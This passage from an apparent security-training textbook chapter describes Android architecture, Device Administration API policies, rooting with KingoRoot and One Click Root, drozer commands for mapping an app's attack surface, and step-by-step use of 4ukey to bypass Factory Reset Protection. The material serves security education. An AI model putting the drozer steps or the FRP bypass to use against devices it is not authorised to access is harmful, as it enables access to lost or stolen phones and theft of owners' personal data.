Android, a Linux-based operating system tailored for mobile devices like smartphones and tablets, is composed of a stack of software components divided into six sections (System Apps, Java API Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer (HAL), and Linux Kernel) and structured across five layers.

Key Components:

- **System Apps**

At the topmost layer, Android system applications serve as the interface for users and developers. Apps designed for Android must integrate into this layer. Common pre-installed apps include the dialer, email client, calendar, camera, SMS messaging, web browser, and contact manager. Most Android applications are developed using Java.

- **Java API Framework**

The Android platform exposes its functionalities to developers via Java-based APIs, providing high-level services essential for application development. Key components of the application framework include:

- **Content Providers:** Facilitate data sharing between apps
 - **View System:** Used for creating lists, grids, text boxes, buttons, and more
 - **Activity Manager:** Handles the activity lifecycle of applications
 - **Location Manager:** Provides location data through GPS or cellular networks
 - **Package Manager:** Tracks all applications installed on the device
 - **Notification Manager:** Enables apps to send custom messages via the status bar
 - **Resource Manager:** Manages app resources, such as images and strings
 - **Telephony Manager:** Oversees voice call functionality
 - **Window Manager:** Controls the management of application windows
- **Native C/C++ Libraries**

The layer beneath the Java API framework includes native libraries written in C or C++ and tailored to specific hardware. These libraries enable the device to manage various data and operations effectively. Key native libraries include:

- **WebKit and Blink:** Web browser engines for rendering HTML content
- **OpenMax AL:** Multimedia API supporting audio and video functionalities, complementing OpenGL ES
- **Libc:** Standard system C libraries
- **Media Framework:** Provides codecs for recording and playing various media formats
- **OpenGL | ES:** Library for rendering 2D and 3D graphics
- **Surface Manager:** Manages display and screen rendering
- **SQLite:** Lightweight database engine for storing structured data
- **FreeType:** Library for rendering fonts
- **SSL:** Ensures internet security through encryption protocols
- **Android Runtime**

This layer includes essential core libraries and the Android Runtime (ART) virtual machine.

- **Android Runtime (ART):** Introduced in Android 5.0, each app runs within its runtime process. ART enhances performance through features like Ahead-Of-Time (AOT) and Just-In-Time (JIT) compilation, optimized garbage collection, and the use of Dalvik Executable (DEX) files for efficient machine code compression
- **Core Libraries:** These libraries support application development in Java by providing fundamental programming tools
- **Hardware Abstraction Layer (HAL)**

The HAL bridges hardware and software, exposing the hardware's functionality to the Java API framework above. It consists of modules for specific hardware components, such as audio, camera, Bluetooth, sensors, and more, enabling seamless interaction between the system and physical devices.

- **Linux Kernel**

The foundation of the Android operating system is the Linux kernel, which provides essential low-level services. It includes drivers for various hardware components such as audio, display, keypad, Bluetooth, camera, shared memory, USB, Wi-Fi, flash memory, and power management. This layer is responsible for key system functions, including:

- **Memory Management:** Ensures efficient allocation and usage of system memory
- **Power Management:** Optimizes energy consumption across hardware components
- **Security Management:** Safeguards system integrity and data
- **Networking:** Manages connectivity and communication protocols

Figure 17-19 illustrates the complete architecture of the Android platform.




Figure 17-19: Android Architecture

Android Device Administration API

The Device Administration API offers system-level functionalities for managing devices. These tools enable developers to design security-focused applications, making them valuable in corporate environments where IT teams need advanced control over employee devices. Through this API, developers can create device administration (admin) apps that users can install to enforce specific policies.

Examples of applications leveraging the Device Administration API include:

- Email management tools
- Security apps capable of performing remote wipes
- Applications and services for device management

Table 17-03 outlines the policies available through the Android Device Administration API:

Policy	Description
Password enabled	Mandates that devices require a PIN or password for access.

Minimum password length	Defines the minimum number of characters a password must contain, such as requiring at least six characters in a PIN or password.
Alphanumeric password required	Enforces a password format that includes a mix of letters and numbers, optionally allowing special characters.
Complex password required	The password must include at least one letter, one number, and one special character. This feature was added in Android 3.0.
Minimum letters required in the password	Specifies the minimum number of alphabetic characters needed in the password, applicable to all administrators or a specific one. Introduced in Android 3.0.
Minimum lowercase letters required in password	Sets the minimum number of lowercase letters required in the password for all or a specific administrator. Introduced in Android 3.0.
Minimum non-letter characters required in password	Determines the minimum count of non-letter characters required in the password for all administrators or a particular one. Introduced in Android 3.0.
Minimum numerical digits required in the password	Specifies the minimum number of numeric digits a password must have for all or specific administrators. Introduced in Android 3.0.
Minimum symbols required in the password	It requires a minimum number of special symbols in the password for all or certain administrators. It was introduced in Android 3.0.
At the minimum, uppercase letters are required in the password.	Sets the minimum number of uppercase letters required in the password for all or specific administrators. Introduced in Android 3.0.
Password expiration timeout	Defines the password expiration period as a time interval (in milliseconds) from when the admin sets the expiration policy. Introduced in Android 3.0.
Password history restriction	It prevents users from reusing a set number of previously used passwords. It is typically paired with the password expiration timeout policy, which ensures users update their passwords periodically. It was introduced in Android 3.0.
Maximum failed password attempts.	The API limits the number of incorrect password attempts before the device wipes all its data. It also supports remote factory resets to protect data in case of loss or theft.
Maximum inactivity time lock	Configures the duration of inactivity (1 to 60 minutes) before the screen locks, requiring users to re-enter their PIN or password to regain access.
Require storage encryption	Specifies whether storage encryption is enabled if supported by the device. Introduced in Android 3.0.

Disable Camera	Allows disabling the device camera, which can be toggled dynamically based on context or time. Introduced in Android 4.0.
----------------	---

Table 17-03: List of Policies Supported by the Android Device Administration API

Beyond the policies outlined earlier, the Device Administration API enables the following actions:

- Prompting users to create a new password
- Instantly locking the device
- Erasing all data on the device and restoring it to factory settings

An illustration of an Android Device Administrator page is provided in Figure 17-20:



Figure 17-20: Android Device Administrator

Android Rooting

Rooting an Android device aims to bypass the limitations set by hardware manufacturers and carriers, allowing users to modify or replace system applications and settings, install apps that need administrative privileges, change or remove the device's operating system, uninstall manufacturer or carrier-installed apps, and perform other tasks typically restricted for regular users. It provides

users with "root access," granting elevated control within the Android subsystem. The process involves exploiting security flaws in the device's firmware, transferring the "su" binary to a designated location (e.g., /system/xbin/su), and enabling executable permissions via the chmod command. Rooting allows apps to execute privileged commands like:

- Altering or deleting system files, modules, ROMs (original firmware), and kernels
- Uninstalling pre-installed apps from carriers or manufacturers (commonly known as bloatware)
- Gaining low-level access to hardware components usually unavailable in the device's default setup
- Boosting device performance
- Enabling Wi-Fi and Bluetooth tethering
- Installing apps on the SD card
- Enhancing the user interface and keyboard

However, rooting also introduces several security and other risks, such as:

- Voiding the device's warranty
- Potential for reduced performance
- Risk of malware infections
- The possibility of rendering the device unusable (bricking)

Tools like One Click Root, KingoRoot, and others can assist in rooting Android devices.

Rooting Android Using KingoRoot

KingoRoot is a tool designed for rooting Android devices and can be used both with and without a PC. It helps users root their devices to achieve several benefits, including:

- Extending battery life
- Gaining access to apps that require root privileges
- Removing pre-installed carrier apps (bloatware)
- Customizing the device's appearance
- Gaining administrative-level permissions

Here are the steps for rooting an Android device using KingoRoot:

Rooting with a PC

1. Download and install the KingoRoot Android (PC Version) software on your desktop.
2. Launch the tool and connect your device to the computer via a USB cable.
3. Enable USB debugging mode on your Android device.
4. The tool will automatically install the necessary drivers on your PC.
5. Once installed, a screen on your desktop displays your device name and the **ROOT** button.
6. Click the **ROOT** button to initiate the rooting process.

Rooting without a PC

1. Allow installation from unknown sources on your Android device.
2. Download the KingoRoot.apk from the Play Store to your Android device.
3. Install and open the KingoRoot app.
4. Tap the **One Click Root** button on the app's main interface.
5. Wait for a few seconds to see the rooting result on the screen.
6. If rooting fails, try again or switch to the PC version for better results.




Figure 17-21: KingoRoot Android (APK Version)

Android Rooting Tools

One Click Root

One Click Root is a rooting software for Android devices compatible with most smartphones and tablets. It includes additional fail-safes, such as the ability to unroot instantly, and offers comprehensive technical support. This tool enables users to root their Android devices, unlock features like accessing more apps, install apps on SD cards, extend battery life, enable Wi-Fi and Bluetooth tethering, install custom ROMs, and unlock restricted features.

Here are the steps for rooting an Android device with One Click Root:

1. Download and install the One Click Root (PC version) on your desktop.
2. Connect the Android device to the computer using a USB cable.
3. Enable USB debugging mode on the Android device.
4. Launch the One Click Root tool on the PC and click the ROOT button to begin rooting.




Figure 17-22: One Click Root

Some additional Android rooting tools are as follows:

- TunesGo (<https://tunesgo.wondershare.com>)

- RootMaster (<https://root-master.com>)
- Magisk Manager (<https://magiskmanager.com>)
- KingRoot (<https://kingrootapp.net>)
- iRoot (<https://iroot-download.com>)

Hacking Android Devices

With the increasing number of Android device users, these devices have become prime targets for hackers. Cybercriminals utilize tools like drozer, zANTI, Network Spoofer, Low Orbit Ion Cannon (LOIC), DroidSheep, Orbot Proxy, and others to launch attacks on Android devices.

Identifying Attack Surfaces Using drozer

Attackers use the drozer tool to identify vulnerabilities and potential attack points on Android devices and applications. It includes several features to control Android devices remotely, eliminating the need for USB debugging techniques. This tool allows attackers to assess devices directly in their operational state. The drozer package includes a drozer agent (an emulator for testing) and a drozer console (a command-line interface), which can be used to conduct tests and assessments on targeted devices. Once the drozer agent is installed, the following steps can be taken to detect attack surfaces on the target Android device:

- **Fetching Package Information**

Use the following commands to fetch the package information from a connected device:

```
dz> run app.package.list
```

- Displays all the packages inside the device

```
dz> run app.package.list -f <string_name>
```

- Retrieves the package name from the list

```
dz> run app.package.info -a <package_name>
```

- Retrieves basic details about a specific package

An attacker obtains all the information about the required package by running the above commands.

- **Identifying Attack Surface**

The attacker now utilizes tools from the previously mentioned package to discover potential attack surfaces on the device. To gather information about exported activities, services, broadcast receivers, and content providers, the following commands should be used:

```
dz> run app.package.attacksurface <package_name>
```

- Lists various exported activities

```
dz> run app.package.attacksurface com. . re
Attempting to run shell module
Attack Surface:
  3 activities exported
  1 broadcast receivers exported
  2 content providers exported
  2 services exported
  is debuggable
```

Figure 17-23: Dozer Identifying Attack Surface

```
dz> run app.activity.info -a <package_name>
```

- Displays details of the exported activities

```
dz> run app.activity.info -a com.withsecure.example.sieve
Attempting to run shell module
Package: com.withsecure.example.sieve
  com.withsecure.example.sieve.activity.MainLoginActivity
    Permission: null
  com.withsecure.example.sieve.activity.FileSelectActivity
    Permission: null
  com.withsecure.example.sieve.activity.PWList
    Permission: null
```

Figure 17-24: Dozer Displaying Activity Information

- **Launching Activities**

Use the following command to launch the required activity:

```
dz> run app.activity.start --component <package_name> <activity_name>
```

The activity reveals important details that could be used to bypass the authentication process.




Figure 17-25: Dozer Displaying Credentials

Once the authentication is circumvented, the attacker can identify multiple vulnerabilities and exploit them to carry out further attacks on the targeted Android devices.

Bypassing FRP on Android Phones Using 4ukey

Factory Reset Protection (FRP) is a security feature on Android devices that helps prevent unauthorized access to devices that are lost or stolen. However, attackers can bypass FRP by exploiting software flaws or utilizing specific tools like 4ukey and Octoplus FRP. Once FRP is bypassed, attackers can access personal information stored on the device, including contacts, messages, and photos. Additionally, they can use the compromised device to install malware or access confidential accounts. Below are the steps attackers follow to bypass FRP on Android phones using 4ukey:

- **Step 1:** Open 4uKey and connect the locked Android device to the computer, then select the **Remove Google Lock (FRP)** option.




Figure 17-26: Initial Screen of 4ukey

- **Step 2:** Choose the appropriate Android device Operating System (OS) version.




Figure 17-27: 4ukey Showing the Selection of Android Device Versions

- **Step 3:** Click the **Start** button to begin the process of removing the Google Account Lock (FRP).




Figure 17-28: 4ukey Showing Details of Selected Android Device

- **Step 4:** Follow the on-screen prompts to bypass FRP on the Android device.

Note: If a pop-up appears on the device, make sure to enable **Always Allow From This Computer** and select either **OK** or **Allow**. Once done, click **OK**.

